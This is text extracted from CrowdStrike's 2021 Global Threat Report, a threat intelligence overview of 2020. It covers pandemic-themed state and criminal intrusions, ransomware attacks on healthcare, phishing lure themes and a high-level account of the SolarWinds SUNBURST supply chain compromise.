# CROWDSTRIKE

2021
Global Threat Report

Foreword

↘

This annual report offers important lessons and recommendations for security teams operating in today's environment, where visibility and speed are more critical than ever.

Everyone reading this will likely remember the year 2020 for the rest of their lives. It was a year of hardship and grief for many, as well as tumultuous social and economic change on a global scale. For most of us in the business of stopping breaches and protecting organizations from cyberattacks, it was also perhaps the most active year in memory.

The onslaught was unrelenting, and for some organizations, overwhelming. As stay-at-home orders rippled around the world, we saw office blocks turn into ghost towns virtually overnight. Millions of workers retreated to hastily equipped home offices, creating a feeding frenzy for cyber predators spurred on by the windfall of easy access to sensitive data and networks. At the same time, fear, concern and curiosity surrounding COVID-19 provided the perfect cover for a record-setting increase in social engineering attacks from both eCrime actors and targeted intrusion adversaries.

As the saying goes, "the devil is in the details," and in many ways, that sums up this year's Global Threat Report. The details revealed in these pages are derived from firsthand observations of our frontline cyber responders and analysts, coupled with insights drawn directly from the unprecedented volume of crowdsourced threat telemetry we continuously collect and dissect on behalf of our customers.

Among the details you'll learn in this report:

■ How state-sponsored adversaries infiltrated networks to steal valuable data on vaccine research and government responses to the pandemic

■ How criminal adversaries introduced new business models to expand their "big game hunting" ransomware activities — and made them even more potent with the addition of blackmail and extortion techniques

■ How both eCrime and targeted intrusion adversaries stepped up their development efforts, deploying a variety of inventive new methods to evade detection and confound defenders

Our annual report also offers some important lessons and recommendations for security teams operating in today's environment. As threat actors add new tools, techniques and procedures to their arsenals, and form new alliances to bolster their strength and extend their reach, visibility and speed are more critical than ever. Security teams must become more versatile, more proactive and more productive to stay ahead of threats.

CrowdStrike is committed to helping you achieve and maintain an advantage over adversaries. We're working hard to help you secure your cloud environments, just as you would on-premises systems. We're providing better ways for you to identify and proactively address potential vulnerabilities before they can be leveraged by attackers. We're helping you protect identities and access, including new Zero Trust

capabilities to compartmentalize your operations, restrict data access and reduce risk to your most sensitive information. These are just a few of the ways we are pushing the envelope, expanding our protection capabilities so we can enhance and empower yours.

We spent much of 2020 hoping that its unique challenges would quickly be consigned to history. Let's hold onto that hope, but at the same time, we need to stay clear-eyed and resolute about the hurdles that lie ahead. I hope this report on recent global threat activity and trends helps you become better informed and better able to meet those challenges, so when we finally put this chapter of history behind us, we'll be able to look back and reflect on not just our losses, but also a few victories.

George Kurtz
CrowdStrike CEO and Co-Founder

Table of Contents

Adversary Universe

JOIN OUR SHARED FIGHT

Hunting adversaries is not just a job, but a code we live by. Get to know the enemy and the critical threats they pose to your industry and our world at large.

Introduction

CrowdStrike Intelligence offered an unparalleled level of coverage in 2020, adding 19 named adversaries to bring the total of tracked actors across the globe to 149, and increasing the number of tracked activity clusters under continued monitoring to 24.

As 2021 began, the world faced the possibility that we have not entirely put the unprecedented challenges of 2020 behind us. Healthcare sector entities continue to fight the COVID-19 pandemic that, beyond the tragic human toll of the disease, fueled numerous incidents of malicious cyber activity. The ransomware adversaries that proliferated in 2020 are as motivated as ever, evidenced by the introduction of increasingly damaging tactics, techniques and procedures (TTPs). Finally, as 2020 came to a close, a major supply chain software attack racked the U.S. public sector and adjacent industries.

TWISTED SPIDER's adoption of data extortion tactics was singled out in early 2020 as a direction other eCrime actors might pursue to capitalize on ransomware infections — a preview of what would become, without exaggeration, an explosion of similar activity throughout the year. The allure of big game hunting (BGH) — ransomware campaigns aimed at high-value targets — dominated the ecosystem of eCrime enablers in 2020, spurring the market for network access brokers. BGH trends also disrupted traditional targeted eCrime behavior — as seen by threat actor CARBON SPIDER's shift away from the targeting point-of-sale (POS) systems to join the BGH ranks. WIZARD SPIDER — a BGH actor and established eCrime "megacorp" — sustained their high-tempo operations to become the most reported eCrime adversary for the second year in a row.

Not even the global pandemic could slow the pace of targeted intrusions in 2020, nor could the large number of public disclosures regarding adversary activity in both 2019 and 2020. In continuation of a trend highlighted in 2019, Chinese adversaries targeted telecommunications, with WICKED PANDA having another prolific year, despite indictments against individuals associated with their operations. As expected, Democratic People's Republic of Korea (DPRK) adversaries sustained their currency-generation efforts. Interestingly, the blending of eCrime and targeted intrusion tactics previously associated with these North Korean actors and some Russian adversaries was also observed from Iran-nexus PIONEER KITTEN.

To tackle these threats, CrowdStrike Intelligence has offered an unparalleled level of coverage, adding 19 named adversaries to bring the total of tracked actors across the globe to 149. In instances where CrowdStrike Intelligence lacks sufficient information or evidence to assign an adversary name, targeted intrusion activity is tracked as a "cluster." In 2020, the number of tracked activity clusters under continued monitoring rose to 24.

Introducing the eCrime Index

The eCrime ecosystem is an active and diffuse economy of financially motivated entities that engage in myriad criminal activities in order to generate revenue. The market dynamics as observed by the CrowdStrike Intelligence team over the past several years are fluid; as new mechanisms and schemes are devised to generate revenue, new avenues of monetization are identified, and as the global geopolitical and

economic landscape changes, adversaries evolve their tactics to maximize profits. This underground economy parallels global markets in many ways. In order to understand the ebbs and flows of this ecosystem, CrowdStrike has devised a computed value to assess the state of eCrime. The eCrime Index (ECX) is based on various observables, weighted by impact, that are continuously monitored by CrowdStrike subject matter experts. The ECX helps identify notable changes that can then be further investigated. Analysis results of such events and the continuous tracker to monitor changes will be shared on the **Adversary Universe website**.

eCRIME INDEX, FEB. 22, 2021

328.36

↑ 123.97% ECX

- - - ECrime Index Upper Bound

——— Ecrime Index Value

- - - ECrime Index Lower Bound

Naming Conventions

This report follows the naming conventions instituted by CrowdStrike to categorize adversaries according to their nation-state affiliations or motivations. The following is a guide to these adversary naming conventions.

Adversary	Nation-State or Category
BEAR	RUSSIA
BUFFALO	VIETNAM
CHOLLIMA	DPRK (NORTH KOREA)
CRANE	ROK (REPUBLIC OF KOREA)
JACKAL	HACKTIVIST
KITTEN	IRAN
LEOPARD	PAKISTAN
LYNX	GEORGIA
PANDA	PEOPLE'S REPUBLIC OF CHINA
SPIDER	ECRIME
TIGER	INDIA

Threat Hunting Overview

T he CrowdStrike Falcon OverWatch™ managed threat hunting team continues to observe major increases in interactive intrusion activity, as illustrated in Figure 1. In just two years, there has been a fourfold increase in the number of interactive intrusions — those involving the use of hands-on-keyboard techniques — uncovered by OverWatch.

INTERACTIVE INTRUSION ACTIVITY OVER TIME

Targeted   Unattributed   eCrime

Figure 1. Quarterly Growth in Interactive Intrusion Campaigns by Threat Type, Q1 2019 to Q4 2020

The growth in intrusion numbers has been driven in large part by the proliferation of eCrime activity. As shown in Figure 2, eCrime intrusions made up 79% of all attributable intrusions uncovered by OverWatch in 2020.

INTERACTIVE INTRUSION CAMPAIGNS BY THREAT TYPE
2019 VS. 2020

Figure 2. Relative Frequency of Targeted and eCrime Intrusions Uncovered by OverWatch, 2019 vs. 2020

With nearly four out of five interactive intrusions uncovered in 2020 being driven by eCrime actors, it's imperative that these adversary groups, and methods for defending against their TTPs, deserve a great deal of attention in the coming year. However, targeted intrusions driven by state-sponsored groups should not be neglected. While the relative slice of pie representing targeted intrusions shrank in 2020 compared to 2019, it should be noted that the overall numbers of both targeted and eCrime intrusions are significantly larger than in 2019. OverWatch's observations show that nation-state adversaries are not letting up and continue to merit strong consideration in 2021.

2020 Trends
Global Pandemic Brings COVID-19 Themes and Healthcare Sector Targeting

n January 2020, medical and government personnel sought to understand the nature and potential threat of COVID-19, which had broken out in China's Hubei province. Within weeks, the virus migrated beyond China to the rest of Asia, Europe, North America and the Middle East. By March, unprecedented stay-at-home orders were put into effect around the world to slow the spread of the disease. Concern over the growing threat of the pandemic made for valuable subject matter for criminal and targeted intrusion adversaries, who used COVID-19 themes in phishing campaigns and lures. CrowdStrike Intelligence also identified both eCrime and targeted intrusion adversaries specifically attacking the healthcare sector throughout the pandemic.

Targeted Intrusions

In the early days of the pandemic, objectives for targeted intrusion actors may have included acquiring information on infection rates or country-level responses to the treatment of COVID-19. However, as the pandemic accelerated, governments were faced with daunting infection rates, mounting deaths and overburdened hospitals. The search for a vaccine became of paramount importance, and the scientific information that could lead to a vaccine for COVID-19 was a high-priority collection requirement for many targeted intrusion adversaries.

CrowdStrike Intelligence
identified both eCrime and targeted intrusion adversaries specifically attacking the healthcare sector throughout the pandemic.

Actor	Used COVID-19 Themes in Lures	Targeted Healthcare Sector	Targeted Government Response
North Korea: LABYRINTH CHOLLIMA	✕	✕	
North Korea: SILENT CHOLLIMA		✕	
North Korea: VELVET CHOLLIMA	✕	✕	
Vietnam: OCEAN BUFFALO	✕		✕
Iran: CHARMING KITTEN		✕	
Iran: STATIC KITTEN		✕	✕
Russia: COZY BEAR (reported in open sources)		✕	
China: PIRATE PANDA	✕		✕ (suspected)
China: RegionalWave activity cluster	✕		

Table 1. Summary of Significant Targeted Intrusion Activity Potentially Related to the COVID-19 Pandemic

NORTH KOREA

While VELVET CHOLLIMA and LABYRINTH CHOLLIMA began distributing COVID-19-themed lure documents in April 2020, this type of decoy content did not initially indicate healthcare sector targeting and instead was aimed at foreign policy officials. However, in September 2020, Falcon OverWatch detected SILENT CHOLLIMA in the environment of an Asian pharmaceutical sector organization. One month later, CrowdStrike Intelligence discovered phishing domains linked to VELVET CHOLLIMA that appear to spoof U.K., U.S. and South Korean pharmaceutical companies leading efforts on COVID-19 research. Concurrent with VELVET CHOLLIMA's phishing activity, OverWatch detected LABYRINTH CHOLLIMA attempting to infiltrate a U.S.-based healthcare provider, and it was subsequently reported in open sources that LABYRINTH CHOLLIMA likely targeted several pharmaceutical companies involved with COVID-19 vaccine production.

VIETNAM

CrowdStrike Intelligence identified a significant temporal overlap between Vietnam-based OCEAN BUFFALO's early January 2020 targeting of Chinese private and government institutions playing critical roles in combating COVID-19, and the Vietnamese government's very early and robust response in enacting sweeping measures to prevent the virus's spread into the country. The severity and breadth of Vietnam's measures stood out, as they began weeks before the first confirmed cases of COVID-19 in Vietnam and at a time when only two deaths had occurred in China.

IRAN

During early December 2020, CrowdStrike Intelligence identified STATIC KITTEN targeting a government entity located in the Middle East and North Africa (MENA) region. The activity consisted of credential collection via a known variant of *Mimikatz*, lateral movement, and the probable staging of documents related to COVID-19 for exfiltration. The healthcare sector has been a target of STATIC KITTEN since January 2020, suggesting that the adversary's priorities in 2020 included an expanded focus on health-related topics even prior to the outbreak of COVID-19.

RUSSIA

In July 2020, the U.S., U.K. and Canadian governments released information describing a COZY BEAR campaign that targeted COVID-19 research facilities. This campaign was reportedly conducted throughout 2020 and was likely intended to steal information relating to the development and testing of vaccines targeting the virus.

CHINA

In July 2020, the U.S. Department of Justice (DOJ) indicted two Chinese nationals with alleged ties to the Chinese Ministry of State Security (MSS) for wide-ranging cyber operations, the most recent of which reportedly included targeting U.S.-based COVID-19 research centers. Intelligence officials in Spain also claimed that a China-nexus actor had successfully stolen information relating to COVID-19 vaccine development from Spanish research institutes in September 2020. In addition to this reported activity, CrowdStrike identified five suspected China-origin campaigns targeting healthcare entities in 2020.

eCrime

BGH TARGETING HEALTHCARE SECTOR

Even under normal operating conditions, the healthcare vertical faces a significant threat from criminal groups deploying ransomware, the consequences of which can include the disruption of critical care facilities. Along with the possibility of significant disruption to critical functions, victims face a secondary threat from ransomware operations that exfiltrate data prior to the execution of the ransomware, a trend observed across all sectors throughout 2020 (see the section "Big Game Hunters Adopt Data Extortion Methods").

WIZARD SPIDER actively targeted the healthcare sector in Q4 2019, and the rise of *Ryuk* infections in October 2020 demonstrated a repetition in targeting preferences.

Similarly, this adversary focused on the academic sector during September-October 2019 and again in 2020 as students were returning to school following summer vacation.

These trends indicate a degree of planning by WIZARD SPIDER to target certain verticals at times of the year when ransomware campaigns would have the most significant impact.

Even in a non-pandemic year, Q4 targeting of the healthcare sector would coincide with the start of the cold and flu season.

Amid the pandemic, the healthcare sector proved to be a controversial target among BGH operators. Some adversaries — including TWISTED SPIDER, VIKING SPIDER, GRACEFUL SPIDER and TRAVELING SPIDER — publicly announced intentions to avoid targeting frontline healthcare entities. Others, including DOPPEL SPIDER, said that any unintentional infections against a healthcare provider would be quickly resolved by providing decryption keys without requiring payment. An incident affecting a Germany-based hospital triggered such a response in September 2020. Despite these assertions, CrowdStrike Intelligence confirmed that 18 BGH ransomware families infected 104 healthcare organizations in 2020, with the most prolific being TWISTED SPIDER using *Maze*, and WIZARD SPIDER using *Conti*. In some cases, adversaries may have avoided targeting hospitals, but proceeded with attacks against pharmaceutical and biomedical companies.

As depicted in Figure 3, TWISTED SPIDER achieved at least 26 infections at healthcare sector victims with their *Maze* and *Egregor* ransomware families, predominantly at U.S.-based entities. WIZARD SPIDER conducted 25 attacks against the healthcare industry with both *Conti* and *Ryuk*. Throughout October 2020, *Ryuk* was heavily attributed to a large number of infections against U.S.-based healthcare entities, a surge that occurred despite a concerted disruption effort by cybersecurity vendors in September 2020. This surge also prompted a response by law enforcement on Oct. 28, 2020, when the U.S. Federal Bureau of Investigation (FBI) issued an alert warning of attacks involving WIZARD SPIDER's *TrickBot* leading to ransomware infections and disruption to healthcare services.

HEALTHCARE VICTIMS BY RANSOMWARE FAMILY IN 2020

Figure 3. Confirmed Healthcare Sector Victim Count by Ransomware Family in 2020

TRENDS IN ECRIME PHISHING THEMES

Social engineering techniques are frequently used by criminally motivated threat actors to tailor phishing campaigns, malspam emails and fraudulent scams. The psychology behind many of these techniques is to prey on human emotions and behavior, the most exploitable of which are greed, curiosity, fear and the desire to help. The COVID-19 pandemic provided criminal actors with a unique opportunity to use lure content and social engineering techniques capable of targeting each of these components of human behavior. As a topic, COVID-19 has global impact, 24-hour news coverage and as of this writing, no clear end in sight.

Pandemic-Related eCrime Phishing Themes
Exploitation of individuals looking for details on disease tracking, testing and treatment
Impersonation of medical bodies, including the World Health Organization (WHO) and U.S. Centers for Disease Control and Prevention (CDC)
Financial assistance and government stimulus packages
Tailored attacks against employees working from home
Scams offering personal protective equipment (PPE)
Passing mention of COVID-19 within previously used phishing lure content (e.g., deliveries, invoices and purchase orders)

Table 2. eCrime Phishing Themes Referencing COVID-19

Like pre-pandemic phishing campaigns, these attacks attempted to encourage a human response — either to interact with a hyperlink or attachment to an email, or to attract visitor traffic via online searches. By the summer of 2020, criminal actors began to return to previously popular lure content, albeit with some references to COVID-19 added.

Outlook

COVID-19 has significantly impacted economic, social, religious, business and political spheres. The numerous targeted intrusion operations against healthcare sector entities underscore the value that vaccine-related intellectual property had in 2020 and going forward. With the recent authorization and release of vaccines, vaccination rollout plans will likely become a target of intelligence-gathering efforts by state-sponsored adversaries in 2021. Variations on COVID-19 themes arising this year will likely include lure content referencing vaccinations or new variants of the disease.

SolarWinds Supply Chain Attack Leads to Identification of StellarParticle Activity Cluster

Targeted Industries

Education

Government

Technology

Energy

Healthcare

O n Dec. 13, 2020, public reporting revealed details of a sophisticated supply chain attack against the update deployment mechanism of the SolarWinds Orion IT management software. The adversary responsible used this operation to distribute and install malicious code, dubbed *SUNBURST*. Because of the nature of this initial intrusion vector, deployments of malicious code have been observed and reported by a large number of organizations spread across multiple verticals worldwide.

Initial Access and Exploitation

Analysis of a SolarWinds Orion software build server provided insight into the way the build process was hijacked by the adversary — tracked by CrowdStrike as the StellarParticle activity cluster. StellarParticle installed a monitoring tool **tracked by CrowdStrike Intelligence as** *SUNSPOT*, which detects the beginning of the Orion packages build and replaces one of the source code files with a backdoored version containing both an execution path inserted in the legitimate Orion code, and *SUNBURST's* source code. The design of *SUNSPOT* suggests StellarParticle developers invested significant efforts into ensuring the tampering process worked properly, and added strong conditions to avoid revealing their presence in the build environment to SolarWinds developers.

Once installed, *SUNBURST* has the ability to collect information about the host, enumerate files and services on the system, make HTTP requests to arbitrary URLs, write/delete/execute arbitrary files, modify registry keys, terminate processes and reboot the system. These capabilities enable StellarParticle to verify whether a victim host is of further interest prior to the deployment of additional malicious code. Analysis of this activity indicates the distribution of the backdoored updates of SolarWinds Orion likely started on or around March 24, 2020.

SUNBURST hides in plain sight by using source code naming conventions similar to those of SolarWinds' developers, as well as by using two different communication channels for command and control (C2), based on DNS requests camouflaging as Amazon Web Services (AWS) traffic and on HTTP requests with the same structure as SolarWinds' Orion Improvement Program (OIP) telemetry traffic. Strong execution guardrails were added to the backdoor to evade detection with various techniques, which in particular include tampering with security software services in order to disable them.

Post-Exploitation

Although the *SUNBURST* C2 infrastructure ceased to operate on or around Oct. 6, 2020, post-exploitation of the initial access obtained using the backdoor continued into December 2020 and may still be ongoing. Industry reporting identified post-exploitation actions associated with this activity that include the deployment of next-stage tooling, such as *TEARDROP* and *Cobalt Strike*, through *SUNBURST*, as well as hands-on-keyboard activity using PowerShell to interact with various enterprise network services. Targeting of internal services includes a reported interest in Active Directory (AD) credential compromise, email collection and cloud infrastructure lateral movement.

Analysis of the backdoor suggests that only a subset of the victims that experienced *SUNBURST* infections actually received post-exploitation tasking from StellarParticle operators, although the exact scope selected by the adversary remains unclear.

Pandemic-Related eCrime Phishing Themes	
